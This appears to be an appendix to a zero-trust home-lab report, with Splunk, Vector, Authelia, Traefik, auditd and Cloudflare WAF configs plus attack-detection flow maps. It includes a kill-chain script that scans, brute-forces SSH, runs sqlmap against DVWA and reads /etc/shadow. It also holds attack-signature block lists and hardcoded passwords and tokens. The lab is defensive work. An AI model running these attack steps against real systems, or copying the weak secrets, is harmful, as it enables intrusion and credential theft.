Purpose: D1 log aggregation pipeline. Collects local journald events, services-vm syslog, pfSense-D1 firewall logs, and Suricata-D1 EVE JSON. Delivers to Splunk HEC on localhost.

```

[sources.d1_local]
  type      = "journald"
  current_boot_only = true

[sources.services_vm]
  type      = "syslog"
  address   = "0.0.0.0:514"
  mode      = "udp"

[sources.pfsense_d1]
  type      = "syslog"
  address   = "0.0.0.0:515"
  mode      = "udp"

[sources.suricata_d1]
  type      = "syslog"
  address   = "0.0.0.0:516"
  mode      = "udp"

[sinks.splunk_d1_local]
  type      = "splunkhec_logs"
  inputs    = ["d1_local_enrich"]
  endpoint  = "http://127.0.0.1:8088"
  token     = "f4b0c50d-d856-4f00-9fa2-51e8ace1a960"
  index     = "main"
  source    = "splunk-vm"
  sourcetype = "journald"
[sinks.splunk_d1_local.encoding]
  codec = "json"

```

vector.service

Path: /etc/systemd/system/vector.service

Host: collectorvm AND splunk-vm (identical on both)

Purpose: Systemd unit file enabling Vector to start on boot and restart automatically on failure.

```
[Unit]
Description=Vector log aggregator - ZTA Lab
After=network-online.target
Wants=network-online.target

[Service]
Type=simple
ExecStart=/usr/local/bin/vector --config /etc/vector/vector.toml
Restart=always
RestartSec=5
User=root

[Install]
WantedBy=multi-user.target
```

docker-compose.yml (Splunk)

Path: /opt/splunk/docker-compose.yml

Host: splunk-vm (192.168.10.20)

Purpose: Deploys Splunk Enterprise Free 9.3.2. Exposes ports for web UI, HEC ingestion, management API, and Universal Forwarder receiving.

```
services:
  splunk:
    image: splunk/splunk:9.3.2
    container_name: splunk
    environment:
      - SPLUNK_START_ARGS=--accept-license
      - SPLUNK_PASSWORD=Splunk@123
      - SPLUNK_LICENSE_URI=Free
      - SPLUNK_HEC_TOKEN=f4b0c50d-d856-4f00-9fa2-51e8ace1a960
      - SPLUNK_ENABLE_LISTEN=9997
      - SPLUNK_HTTP_ENABLESSL=false
    ports:
      - "8000:8000"
      - "8088:8088"
      - "8089:8089"
      - "9997:9997"
    volumes:
      - splunk_var:/opt/splunk/var
      - splunk_etc:/opt/splunk/etc
    restart: unless-stopped
volumes:
  splunk_var:
  splunk_etc:
```

docker-compose.yml (Services Stack)

Path: /opt/services/docker-compose.yml

Host: services-vm (192.168.20.10)

Purpose: Deploys the full ZTA enforcement stack: Traefik reverse proxy, Authelia MFA, and cloudflared tunnel as a single Docker Compose stack.

```
services:
  traefik:
    image: traefik:v2.11
    container_name: traefik
    command:
      - --providers.docker=false
      - --providers.file.directory=/etc/traefik/dynamic
      - --providers.file.watch=true
      - --entrypoints.web.address=:80
      - --entrypoints.websecure.address=:443
      - --entrypoints.web.http.redirects.entrypoint.to=websecure
      - --api.dashboard=true
      - --api.insecure=false
      - --log.level=INFO
    ports:
      - "80:80"
      - "443:443"
      - "127.0.0.1:8080:8080"
    restart: unless-stopped
    networks:
      - proxy

  authelia:
    image: authelia/authelia:latest
    container_name: authelia
    volumes:
      - /opt/services/authelia:/config
    expose:
      - "9091"
    restart: unless-stopped
    networks:
      - proxy

  cloudflared:
    image: cloudflare/cloudflared:latest
    container_name: cloudflared
    command: tunnel --no-autoupdate run
    environment:
      - TUNNEL_TOKEN=${TUNNEL_TOKEN}
    restart: unless-stopped
    networks:
      - proxy

networks:
  proxy:
    external: true
```

services.yml (Traefik routes)

Path: /opt/services/traefik/config/services.yml

Host: services-vm (192.168.20.10)

Purpose: Defines all HTTP routes, forwardAuth middleware, and backend services for Traefik. Every protected route passes through Authelia before being proxied.


```
http:
  routers:
    authelia:
      rule: 'Host(`auth.karlm.site`)'
      entryPoints: [websecure]
      service: authelia-backend
      tls: {}
    splunk:
      rule: 'Host(`splunk.karlm.site`)'
      entryPoints: [websecure]
      middlewares: [authelia]
      service: splunk-backend
      tls: {}
    app:
      rule: 'Host(`app.karlm.site`)'
      entryPoints: [websecure]
      middlewares: [authelia]
      service: app-backend
      tls: {}
  middlewares:
    authelia:
      forwardAuth:
        address: 'http://authelia:9091/api/authz/forward-auth'
        trustForwardHeader: true
        authResponseHeaders:
          - Remote-User
          - Remote-Groups
          - Remote-Name
          - Remote-Email
  services:
    splunk-backend:
      loadBalancer:
        servers:
          - url: 'http://192.168.10.20:8000'
    app-backend:
      loadBalancer:
        servers:
          - url: 'http://192.168.30.50'
```

configuration.yml (Authelia)

Path: /opt/services/authelia/configuration.yml

Host: services-vm (192.168.20.10)

Purpose: Full Authelia MFA configuration including session management, access control policies, account regulation, and storage settings.

```
server:
  host: 0.0.0.0
  port: 9091
log:
  level: info
authentication_backend:
  file:
    path: /config/users_database.yml
session:
  inactivity: 30m
  expiration: 8h
  remember_me: false
```

```
cookies:
  - name: authelia_session
    domain: karlm.site
    authelia_url: https://auth.karlm.site
    default_redirection_url: https://splunk.karlm.site
access_control:
  default_policy: deny
  rules:
    - domain: auth.karlm.site
      policy: bypass
    - domain: fleet.karlm.site
      policy: bypass
    - domain: splunk.karlm.site
      policy: two_factor
    - domain: '*.karlm.site'
      policy: two_factor
regulation:
  max_retries: 3
  find_time: 2m
  ban_time: 30m
storage:
  local:
    path: /config/db.sqlite3
notifier:
  filesystem:
    filename: /config/notification.txt
```

zta-lab.rules (auditd)

Path: /etc/audit/rules.d/zta-lab.rules

Host: appserver-vm (192.168.30.50)

Purpose: Kernel-level audit rules capturing syscall-level events an attacker cannot evade by clearing shell history. Provides visibility into command execution, file access, network connections, and privilege operations.

```
# ZTA Lab - auditd rules for appserver-vm
-D
-b 8192
-f 1

# Identity files
-w /etc/passwd -p rwx -k identity
-w /etc/shadow -p rwx -k identity
-w /etc/group -p rwx -k identity

# Privilege escalation
-w /etc/sudoers -p rwx -k privesc
-w /etc/sudoers.d/ -p rwx -k privesc

# Command execution (execve syscall)
-a always,exit -F arch=b64 -S execve -k cmd_exec
-a always,exit -F arch=b32 -S execve -k cmd_exec

# Network connections
-a always,exit -F arch=b64 -S connect -k net_connect
-a always,exit -F arch=b64 -S bind -k net_bind

# Suspicious paths
```

```
-w /tmp -p rwx -k tmp_access
-w /dev/shm -p rwx -k shm_access

# Attack tool monitoring
-w /bin/nc -p rwx -k netcat
-w /usr/bin/nc -p rwx -k netcat
-w /bin/bash -p rwx -k shell_access
-w /opt/dvwa/ -p rwx -k dvwa_access

# Privilege change syscalls
-a always,exit -F arch=b64 -S setuid -k setuid
-a always,exit -F arch=b64 -S chmod -k permission_change
-a always,exit -F arch=b64 -S chown -k ownership_change
```

99-zta-forward.conf (rsyslog - D2 VMs)

Path: /etc/rsyslog.d/99-zta-forward.conf

Host: appserver-vm, user-vm-1, user-vm-2

Purpose: Forwards all syslog events including auth and privilege events to collectorvm Vector on UDP 514.

```
# ZTA Lab - Forward ALL logs to collectorvm Vector
auth,authpriv.* @192.168.30.100:514
*. * @192.168.30.100:514
```

99-zta-forward.conf (rsyslog - D1)

Path: /etc/rsyslog.d/99-zta-forward.conf

Host: services-vm (192.168.20.10)

Purpose: Forwards services-vm syslog events to Vector D1 on splunk-vm UDP 514.

```
# ZTA Lab - Forward service logs to splunk-vm Vector D1
auth,authpriv.* @192.168.10.20:514
*. * @192.168.10.20:514
```

docker-compose.yml (DVWA)

Path: /opt/dvwa/docker-compose.yml

Host: appserver-vm (192.168.30.50)

Purpose: Deploys DVWA (Damn Vulnerable Web Application) as the primary web attack target. Runs Apache and MariaDB as separate containers.

```
services:
  dvwa:
    image: ghcr.io/digininja/dvwa:latest
    restart: always
    ports:
      - "80:80"
    environment:
      - DB_SERVER=db
      - DB_DATABASE=dvwa
      - DB_USERNAME=dvwa
      - DB_PASSWORD=p@ssw0rd
    depends_on:
      - db
```

```
db:
  image: mariadb:10
  restart: always
  environment:
    - MYSQL_ROOT_PASSWORD=dvwa
    - MYSQL_DATABASE=dvwa
    - MYSQL_USER=dvwa
    - MYSQL_PASSWORD=p@ssw0rd
  volumes:
    - dvwa_db:/var/lib/mysql
volumes:
  dvwa_db:
```

dvwa.service

Path: /etc/systemd/system/dvwa.service

Host: appserver-vm (192.168.30.50)

Purpose: Starts DVWA automatically on boot via Docker Compose.

```
[Unit]
Description=DVWA - ZTA Lab Attack Target
After=docker.service
Requires=docker.service

[Service]
Type=simple
WorkingDirectory=/opt/dvwa
ExecStart=/usr/bin/docker compose up
ExecStop=/usr/bin/docker compose down
Restart=always
RestartSec=10

[Install]
WantedBy=multi-user.target
```

daemon.json (Docker log driver)

Path: /etc/docker/daemon.json

Host: appserver-vm (192.168.30.50)

Purpose: Configures Docker to use journald as the log driver so DVWA container stdout/stderr is captured by rsyslog and forwarded to Vector.

```
{
  "log-driver": "journald",
  "log-opts": {
    "tag": "{{.Name}}"
  }
}
```

Cloudflare WAF Custom Rules

Path: Cloudflare Dashboard - Security - WAF - Custom Rules

Host: Cloudflare edge (not on-premises)

Purpose: Four custom WAF rules providing edge-level attack blocking before traffic reaches the cloudflared tunnel.

```
Rule 1 - Block Attack Tool User-Agents
(http.user_agent contains "sqlmap") or
(http.user_agent contains "nikto") or
(http.user_agent contains "nmap") or
(http.user_agent contains "hydra") or
(http.user_agent contains "gobuster") or
(http.user_agent contains "masscan")
Action: Block
```

```
Rule 2 - Geo Restriction - Egypt Only
(ip.geoip.country ne "EG") and
(http.host eq "splunk.karlm.site" or
 http.host eq "app.karlm.site" or
 http.host eq "traefik.karlm.site")
Action: Block
```

```
Rule 3 - Basic OWASP Signatures
(http.request.uri.query contains "UNION SELECT") or
(http.request.uri.query contains "OR 1=1") or
(http.request.uri.query contains "DROP TABLE") or
(http.request.uri.query contains "etc/passwd") or
(http.request.uri.query contains "<script>")
Action: Block
```

```
Rule 4 - Rate Limiting
(http.host eq "app.karlm.site") or (http.host eq "traefik.karlm.site")
Threshold: 30 requests per 10 seconds
Action: Block for 1 minute
```

full_killchain.sh

Path: ~/lab-attacks/full_killchain.sh

Host: kali-vm (192.168.40.10)

Purpose: Automated kill chain script executing reconnaissance, brute force, and web application attack phases from kali-vm against authorized lab targets.

```
#!/bin/bash
TARGET="192.168.30.50"

echo "[PHASE 1] Reconnaissance - T1046"
nmap -sS -p 22,80,3306 $TARGET --open \
  -oN ~/lab-attacks/recon/nmap_appserver.txt

echo "[PHASE 1] Web Fingerprint - T1592"
nikto -h http://$TARGET \
  -o ~/lab-attacks/recon/nikto_appserver.txt &

echo "[PHASE 2] SSH Brute Force - T1110.001"
hydra -l alice \
  -P /usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt \
  $TARGET ssh -t 4 -f \
  -o ~/lab-attacks/recon/hydra_results.txt 2>/dev/null

echo "[PHASE 2] SQL Injection - T1190"
sqlmap -u "http://$TARGET/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="PHPSESSID=test; security=low" \
```

```
--dbs --batch \  
--output-dir=~ /lab-attacks/exploitation/sqlmap/ &>/dev/null  
  
echo "[*] Remote phases complete. Manual steps:"  
echo "    ssh alice@$TARGET (Password123) "  
echo "    sudo bash"  
echo "    cat /etc/shadow"
```

Appendix B – Files by Category & Architecture Mapping

B.1 Logging and Monitoring

File	Host	Path
vector.toml (D2)	collectorvm	/etc/vector/vector.toml
vector.toml (D1)	splunk-vm	/etc/vector/vector.toml
vector.service	both	/etc/systemd/system/vector.service
99-zta-forward.conf	appserver, user-vm-1, user-vm-2	/etc/rsyslog.d/99-zta-forward.conf
99-zta-forward.conf (D1)	services-vm	/etc/rsyslog.d/99-zta-forward.conf
docker-compose.yml (Splunk)	splunk-vm	/opt/splunk/docker-compose.yml
Splunk SPL rules	splunk-vm UI	splunk.kar1m.site

B.2 Authentication and Access Control

File	Host	Path
docker-compose.yml (Services)	services-vm	/opt/services/docker-compose.yml
services.yml (Traefik routes)	services-vm	/opt/services/traefik/config/services.yml
tls.yml	services-vm	/opt/services/traefik/config/tls.yml
configuration.yml (Authelia)	services-vm	/opt/services/authelia/configuration.yml
users_database.yml (Authelia)	services-vm	/opt/services/authelia/users_database.yml
Cloudflare WAF rules	Cloudflare edge	Dashboard only
Cloudflare Access policies	Cloudflare edge	Dashboard only

B.3 Detection and Security

File	Host	Path
zta-lab.rules (auditd)	appserver-vm	/etc/audit/rules.d/zta-lab.rules

File	Host	Path
syslog.conf (audisp)	appserver-vm	/etc/audisp/plugins.d/syslog.conf
daemon.json	appserver-vm	/etc/docker/daemon.json

B.4 Attack Simulation

File	Host	Path
full_killchain.sh	kali-vm	~/lab-attacks/full_killchain.sh
targets.txt	kali-vm	~/lab-attacks/targets.txt

B.5 Architecture File Mapping (per VM)

```

splunk-vm (192.168.10.20 - VLAN10)
├── /opt/splunk/docker-compose.yml
├── /opt/splunk/.env
├── /etc/vector/vector.toml
└── /etc/systemd/system/vector.service

services-vm (192.168.20.10 - VLAN20)
├── /opt/services/docker-compose.yml
├── /opt/services/traefik/config/services.yml
├── /opt/services/traefik/config/tls.yml
├── /opt/services/traefik/certs/lab.crt
├── /opt/services/traefik/certs/lab.key
├── /opt/services/authelia/configuration.yml
├── /opt/services/authelia/users_database.yml
└── /etc/rsyslog.d/99-zta-forward.conf

appserver-vm (192.168.30.50 - VLAN30)
├── /opt/dvwa/docker-compose.yml
├── /etc/systemd/system/dvwa.service
├── /etc/docker/daemon.json
├── /etc/audit/rules.d/zta-lab.rules
├── /etc/audisp/plugins.d/syslog.conf
├── /etc/netplan/00-installer-config.yaml
└── /etc/rsyslog.d/99-zta-forward.conf

user-vm-1 (192.168.30.10 - VLAN30)
├── /etc/netplan/00-installer-config.yaml
└── /etc/rsyslog.d/99-zta-forward.conf

user-vm-2 (192.168.30.20 - VLAN30)
├── /etc/netplan/00-installer-config.yaml
└── /etc/rsyslog.d/99-zta-forward.conf

collectorvm (192.168.30.100 - VLAN30)
├── /etc/vector/vector.toml
└── /etc/systemd/system/vector.service

```



```
└─ /var/lib/vector/
└─ /etc/netplan/00-installer-config.yaml

kali-vm (192.168.40.10 - VLAN40)
└─ /etc/netplan/00-installer-config.yaml
└─ /etc/hosts
└─ ~/lab-attacks/targets.txt
└─ ~/lab-attacks/full_killchain.sh

pfSense-D1 / pfSense-D2
└─ Configured via WebGUI
    - VLAN interfaces
    - Firewall rules
    - IPsec Phase 1 + Phase 2
    - Suricata EVE JSON syslog output
    - System syslog remote forwarding
```

Appendix C – Security Flow Mapping

C.1 External Legitimate Access Flow

```
Browser (WARP enrolled, Egypt IP)
→ Cloudflare evaluates: identity + country + device posture
→ WAF checks User-Agent and request signatures
→ Access policy allows: forward to cloudflared tunnel
→ cloudflared proxies to Traefik on services-vm:443
→ Traefik forwardAuth sends request to Authelia:9091
→ No valid session: Authelia redirects to auth.karlm.site
→ User provides credentials + TOTP code
→ Authelia creates session, redirects back
→ Traefik proxies to backend (splunk-vm:8000 or appserver:80)
→ Access granted with session (8h max, 30min inactivity)
```

C.2 Attack Detection Flow (kali-vm)

```
kali-vm (192.168.40.10)

[nmap SYN scan against 192.168.30.0/24]
→ pfSense-D2 passes (VLAN40→VLAN30 allowed)
→ Suricata-D2 detects scan signature
→ EVE JSON via syslog UDP:516 → collectorvm
→ Vector parses EVE JSON: alert_sig, alert_severity
→ Splunk HEC via IPsec: log_type=ids_alert
→ Splunk Rule 4 fires: Port Scan from VLAN40

[hydra SSH brute force against appserver-vm]
→ SSH daemon logs: Failed password
→ rsyslog → collectorvm → Vector
→ auth_event=ssh_fail, ssh.src_ip, ssh.user
→ Splunk Rule 1 fires: SSH Brute Force (≥5 attempts)

[ssh alice@192.168.30.50 - successful login]
→ SSH daemon logs: Accepted password
→ Splunk Rule 2 fires: Brute Force then Valid Account

[kali-vm attempts 192.168.10.20 - SIEM]
→ pfSense-D1: VLAN40 → VLAN10 = BLOCK
→ filterlog records dropped packet
→ Splunk Rule 7: Attacker VLAN Reaching MGMT
```

C.3 Post-Exploitation Detection Flow (inside appserver-vm)

```
alice@appserver-vm

[sudo bash]
→ rsyslog captures sudo event
→ Vector: sudo.user=alice, sudo.run_as=root, sudo.cmd=/bin/bash
→ Splunk Rule 5: Privilege Escalation via Sudo
```

```
[git clone / curl - tool download]
→ auditd captures execve syscall
→ audisp-syslog → rsyslog → collectorvm → Vector → Splunk
→ Splunk Rule 9: auditd Command Execution

[systemd backdoor: cat > /etc/systemd/system/dvwa-update.service]
→ sudo event logged with full command
→ T1543.002: Create or Modify System Process

[cat /etc/shadow]
→ auditd captures file open() on /etc/shadow
→ Kill chain Rule 8: stage 7_CRED registered

[history -c, unset HISTFILE]
→ auditd captures execve with HISTFILE argument
→ Kill chain Rule 8: stage 9_EVASION registered

[After 3+ stages]
→ verdict = HIGH CONFIDENCE COMPROMISE
→ appserver-vm classified as compromised host
```